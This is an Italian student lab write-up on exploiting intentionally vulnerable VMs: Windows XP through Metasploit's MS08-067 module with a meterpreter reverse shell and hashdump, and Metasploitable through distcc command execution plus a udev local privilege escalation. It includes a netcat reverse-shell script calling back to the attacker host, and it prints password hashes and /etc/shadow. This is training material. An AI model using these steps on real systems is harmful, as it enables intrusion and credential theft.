


# Hacking Windows XP

Obiettivo: Hackerare una macchina Windows XP con Metasploit

## 1) Configurazione Indirizzi IP


Prima di cominciare come sempre ho configurato gli indirizzi IP di **Kali** e **Windows XP** per averli entrambi sulla stessa *rete interna*.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:c7:e1:36 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.25/24 brd 192.168.1.255 scope global eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::a00:27ff:fec7:e136/64 scope link  
        valid_lft forever preferred_lft forever  
  
Windows XP [In esecuzione] - Oracle VM VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Auto  
C:\> ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
  
    Connection-specific DNS Suffix  . :  
    IP Address. . . . . : 192.168.1.60  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 192.168.1.1  
  
C:\Documents and Settings\Administrator>
```

## 2) Hackeraggio con msfconsole

Avviando il tool di **Metasploit** ho cercato il *modulo* della vulnerabilità dettata dall'esercizio, ovvero la **MS08-067**. Come *payload* ho usato quello di default *reverse\_tcp*.



```
msf6 > search ms08-067  
  
Matching Modules  
  
#  Name                                     Disclosure Date  Rank  Check  Description  
-  -  -  -  -  -  -  -  -  -  -  -  -  -  
0  exploit/windows/smb/ms08_067_netapi  2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption  
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi  
  
msf6 > use 0  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Successivamente settando l'*RHOST* con l'indirizzo di **Windows XP** ho avviato il modulo con *exploit* (*run* va bene lo stesso) entrando tramite **meterpreter** all'interno della macchina.

```
kali@kali: ~
File Actions Edit View Help
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.60    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445             yes       The SMB service port (TCP)
  SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.25    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic Targeting


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.60
RHOSTS => 192.168.1.60
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.60:445 - Automatically detecting the target...
[*] 192.168.1.60:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.60:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.60:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.60
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.60:1031) at 2023-06-14 08:24:31 -0400

meterpreter > |
```

Grazie a questa *shell* ho potuto utilizzare comandi efficaci come ***sysinfo*** per ottenere informazioni sul sistema operativo della macchina target e il tipo di architettura o addirittura uno ***screenshot*** della sessione dell'utente ignaro di tutto.



In questo caso ho utilizzato anche ***pwd*** ed ***ls*** per mostrare la “posizione” e i file contenuti nella cartella nella quale ci troviamo, cioè i *File di Sistema Windows*.

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(windows/smb/ms08_067_netapi) > run  
[*] Started reverse TCP handler on 192.168.1.25:4444  
[*] 192.168.1.60:445 - Automatically detecting the target...  
[*] 192.168.1.60:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English  
[*] 192.168.1.60:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)  
[*] 192.168.1.60:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (175686 bytes) to 192.168.1.60  
[*] Meterpreter session 7 opened (192.168.1.25:4444 → 192.168.1.60:1037) at 2023-06-14 09:07:58 -0400  
  
meterpreter > sysinfo  
Computer : WINDOWSXP  
OS : Windows XP (5.1 Build 2600, Service Pack 3).  
Architecture : x86  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 2  
Meterpreter : x86/windows  
meterpreter > hashdump  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:51ee946bb12a91f61387ce51d0b09729:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
HelpAssistant:1000:f394e03ba73ce10ef18a75a2d20bec54:6050663a3688a066412b3d318e9cabe4:::  
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:b6ae67ffb5c3571aece757acc20cc92f:::  
meterpreter > █
```

Con **hashdump** invece posso ottenere informazioni relative a username e alle hash delle password. Una volta scoperto il formato delle hash si potranno decriptare con **JohntheRipper** come negli scorsi esercizi.

### 3) DISTCC

Come esercizio extra è stato chiesto di risolvere il “problema” dell’utente *daemon* su macchina **Metasploitable**. Ovviamente avendo entrambe le macchine sulla stessa rete ho cercato la vulnerabilità dell’exploit avviando nmap con

```
nmap -p 3632 192.168.1.40 --script distcc-cve2004-2687.nse  
--script-args="distcc-exec.cmd='id'"
```

```
kali@kali: ~  
File Actions Edit View Help  
  
[kali@kali]~  
$ nmap -p 3632 192.168.1.40 --script distcc-cve2004-2687.nse --script-args="distcc-exec.cmd='id'"  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-13 14:49 EDT  
Nmap scan report for 192.168.1.40  
Host is up (0.00046s latency).  
  
PORT      STATE SERVICE  
3632/tcp  open  distcc  
| distcc-cve2004-2687:  
| VULNERABLE:  
| distcc Daemon Command Execution  
| State: VULNERABLE (Exploitable)  
| IDs: CVE:CVE-2004-2687  
| Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)  
| Allows executing of arbitrary commands on systems running distccd 3.1 and  
| earlier. The vulnerability is the consequence of weak service configuration.  
|  
| Disclosure date: 2002-02-01  
| Extra information:  
|  
| uid=1(daemon) gid=1(daemon) groups=1(daemon)  
|  
| References:  
| https://distcc.github.io/security.html  
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687  
| https://nvd.nist.gov/vuln/detail/CVE-2004-2687  
|  
Nmap done: 1 IP address (1 host up) scanned in 13.33 seconds
```

Dopo aver confermato la vulnerabilità ho avviato **msfconsole** e con search distcc ho cercato il modulo apposito.

```

msf6 > search distcc

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/misc/distcc_exec            2002-02-01      excellent Yes     DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) >

```

Ho cambiato anche *payload* cercando i disponibili con `show payloads` e dalla lista ho scelto il `cmd/unix/bind_ruby`.

```

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  payload/cmd/unix/bind_perl               normal No     Unix Command Shell, Bind TCP (via Perl)
1  payload/cmd/unix/bind_perl_ipv6          normal No     Unix Command Shell, Bind TCP (via perl) IPv6
2  payload/cmd/unix/bind_ruby               normal No     Unix Command Shell, Bind TCP (via Ruby)
3  payload/cmd/unix/bind_ruby_ipv6          normal No     Unix Command Shell, Bind TCP (via Ruby) IPv6
4  payload/cmd/unix/generic                 normal No     Unix Command, Generic Command Execution
5  payload/cmd/unix/reverse                  normal No     Unix Command Shell, Double Reverse TCP (telnet)
6  payload/cmd/unix/reverse_bash             normal No     Unix Command Shell, Reverse TCP (/dev/tcp)
7  payload/cmd/unix/reverse_bash_telnet_ssl normal No     Unix Command Shell, Reverse TCP SSL (telnet)
8  payload/cmd/unix/reverse_openssl          normal No     Unix Command Shell, Double Reverse TCP SSL (openssl)
9  payload/cmd/unix/reverse_perl             normal No     Unix Command Shell, Reverse TCP (via Perl)
10 payload/cmd/unix/reverse_perl_ssl          normal No     Unix Command Shell, Reverse TCP SSL (via perl)
11 payload/cmd/unix/reverse_ruby             normal No     Unix Command Shell, Reverse TCP (via Ruby)
12 payload/cmd/unix/reverse_ruby_ssl          normal No     Unix Command Shell, Reverse TCP SSL (via Ruby)
13 payload/cmd/unix/reverse_ssl_double_telnet normal No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload 2
payload => cmd/unix/bind_ruby
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

Name      Current Setting  Required  Description
--      -
CHOST      no               no        The local client address
CPORT      no               no        The local client port
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      3632             yes       The target port (TCP)

Payload options (cmd/unix/bind_ruby):

Name      Current Setting  Required  Description
--      -
LPORT      4444             yes       The listen port
RHOST      no               no        The target address

Exploit target:

Id  Name
--  -
0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(unix/misc/distcc_exec) > set RHOST 192.168.1.40
RHOST => 192.168.1.40

```

Configurato l'*RHOST* all'indirizzo IP di **Metasploitable** ho avviato il modulo e sono entrato all'interno della macchina target, usando *whoami* e *hostname* per conferma.

```

kali@kali: ~
File Actions Edit View Help
msf6 exploit(unix/misc/distcc_exec) > run

[*] 192.168.1.40:3632 - stderr: -e:1:in `initialize': Address already in use - bind(2) (Errno::EADDRINUSE)
[*] 192.168.1.40:3632 - stderr:      from -e:1:in `new'
[*] 192.168.1.40:3632 - stderr:      from -e:1
[*] Started bind TCP handler against 192.168.1.40:4444
[*] Command shell session 1 opened (192.168.1.25:35377 → 192.168.1.40:4444) at 2023-06-13 15:14:24 -0400

whoami
daemon
hostname
metasploitable

```

Il problema di essere “utente” *daemon* è quella di non poter eseguire quasi nessun comando a parte ad esempio **ls** e **ps aux** (mostra i processi di tutti gli utenti). Per ovviare a questo problema ho cercato per prima cosa la versione di **udev** (il gestore di dispositivi del kernel di Linux) con

**dpkg -l | grep “udev”**

Una volta trovata la versione del gestore ho cercato su macchina Kali un *exploit* installabile su **Metasploitable** tramite **searchsploit** (che richiama il database di *Exploit-DB* su Kali). Una volta trovato (**8572.c** il nome del codice) ho avviato un server **Apache2** per poter installare il codice sulla macchina target tramite il comando **wget**.

```
kali@kali: /var/www/html
File Actions Edit View Help
(kali@kali)-[~]
$ searchsploit udev

Exploit Title
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Privilege Escalation (1)
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation
Linux Kernel UDEV < 1.4.1 - 'Netlink' Local Privilege Escalation (Metasploit)

Shellcodes: No Results

(kali@kali)-[~]
$ service apache2 start
Starting Apache2: [OK]

(kali@kali)-[~]
$ cd /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html
cd: string not in pwd: /usr/share/exploitdb/exploits/linux/local/8572.c line base=/var/lib/tor

(kali@kali)-[~]
$ cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html
cp: cannot create regular file '/var/www/html/8572.c': Permission denied line base=/var/lib/tor

(kali@kali)-[~]
$ sudo cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html
[sudo] password for kali:

(kali@kali)-[~]
$ cd /var/www/html

(kali@kali)-[/var/www/html]
$ ls
8572.c DVWA index.html index.nginx-debian.html

(kali@kali)-[/var/www/html]
$
```

```
root      4579  0.0  0.9   8988   4988 ?        S      14:34   0:01 fluxbox
root      4610  0.0  0.2   2852   1544 pts/0    Ss+    14:34   0:00 -bash
msfadmin  4657   0.0  0.3   4616   1984 tty1     S+      14:35   0:00 -bash
daemon   4719   0.0  0.2   3396   1248 ?        RN      14:57   0:00 ruby -r
rint io.read}end;end
daemon   4805   0.0  0.1   2364    928 ?        RN      15:23   0:00 ps aux
dpkg -l |grep "udev"
ii udev                                117-8

wget 192.168.1.25/8572.c -O Meta2.c

ls
4511.jsvc_up
Meta2.c

```



Quello scaricato su **Metasploitable** è un codice in C e ha perciò bisogno di essere compilato con i comandi **gcc** e **-o**.

```
touch run
echo '#!/bin/sh' > run
echo '/bin/netcat -e /bin/sh 192.168.1.25 5555' >> run

gcc Meta2.c -o Meta2
ls
4511.jsvc_up
Meta2
Meta2.c
run

cat run
#!/bin/sh
/bin/netcat -e /bin/sh 192.168.1.25 5555
```

Non potendo “muoverci” in altre directory e non avendo i privilegi per avviare programmi e tool vari ho creato un file apposito per collegare in seguito le due macchine (un file che avvia una shell e di conseguenza netcat come da figura sopra).

```
cat /proc/net/netlink
sk      Eth Pid    Groups  Rmem    Wmem    Dump    Locks
de310800 0    0      00000000 0        0        00000000 2
dfbdfa00 4    0      00000000 0        0        00000000 2
dd658000 7    0      00000000 0        0        00000000 2
ddc14c00 9    0      00000000 0        0        00000000 2
ddc0ec00 10   0      00000000 0        0        00000000 2
de310c00 15   0      00000000 0        0        00000000 2
dd05e600 15   2356   00000001 0        0        00000000 2
de393800 16   0      00000000 0        0        00000000 2
df8a8000 18   0      00000000 0        0        00000000 2

chmod +x Meta2

./Meta2 2356
```

In seguito ho cercato il *PID* (process ID) del socket di **udev** (in questo caso 2356), ho modificato per sicurezza i privilegi del codice scaricato dal database di **searchsploit** ed infine l’ho avviato precisando lo stesso PID.

Come si può vedere dall’immagine sotto avviando netcat il collegamento è riuscito e infine ho potuto accedere alla **Metasploitable** come utente root, confermato dai comandi **id**, **whoami** e utilizzando **cat /etc/shadow** che con *daemon* non era possibile utilizzare.



File Actions Edit View Help

libv-tls-server:rb

(kali㉿kali)-[/var/www/html]

\$ nc -lvp 5555

listening on [any] 5555 ...  
192.168.1.40: inverse host lookup failed: Host name lookup failure  
connect to [192.168.1.25] from (UNKNOWN) [192.168.1.40] 43357

cat startup

id

uid=0(root) gid=0(root)

whoami

root if fork(\$TCPserver.new("4444")){while(\$s.accept){while(\$cmd=\$c.gets){IO

cat /etc/shadow

root:\$1\$/avpfBJ1\$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::  
daemon\*:14684:0:99999:7::: :kernel :event :mana  
bin\*:14684:0:99999:7:::  
sys:\$1\$fUX6BP0t\$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::  
sync\*:14684:0:99999:7:::  
games\*:14684:0:99999:7:::  
man\*:14684:0:99999:7:::  
lp\*:14684:0:99999:7:::  
mail\*:14684:0:99999:7:::  
news\*:14684:0:99999:7:::  
uucp\*:14684:0:99999:7:::  
proxy\*:14684:0:99999:7:::  
www-data\*:14684:0:99999:7:::  
backup\*:14684:0:99999:7:::  
list\*:14684:0:99999:7:::  
irc\*:14684:0:99999:7:::  
gnats\*:14684:0:99999:7:::  
nobody\*:14684:0:99999:7:::  
libuuid!:14684:0:99999:7:::  
dhcp\*:14684:0:99999:7:::  
syslog\*:14684:0:99999:7:::  
klog:\$1\$f2ZVMS4K\$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::  
sshd\*:14684:0:99999:7:::  
msfadmin:\$1\$XN10Zj2c\$Rt/zzCW3mLtUWA.ihZja5/:14684:0:99999:7:::  
bind\*:14685:0:99999:7:::  
postfix\*:14685:0:99999:7:::  
ftp\*:14685:0:99999:7:::  
postgres:\$1\$Rw35ik.x\$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::  
mysql!:14685:0:99999:7:::  
tomcat55\*:14691:0:99999:7:::  
distccd\*:14698:0:99999:7:::  
user:\$1\$HESu9xrH\$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::  
service:\$1\$kR3ue7JZ\$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::  
telnetd\*:14715:0:99999:7:::  
proftpd!:14727:0:99999:7:::  
statd\*:15474:0:99999:7:::

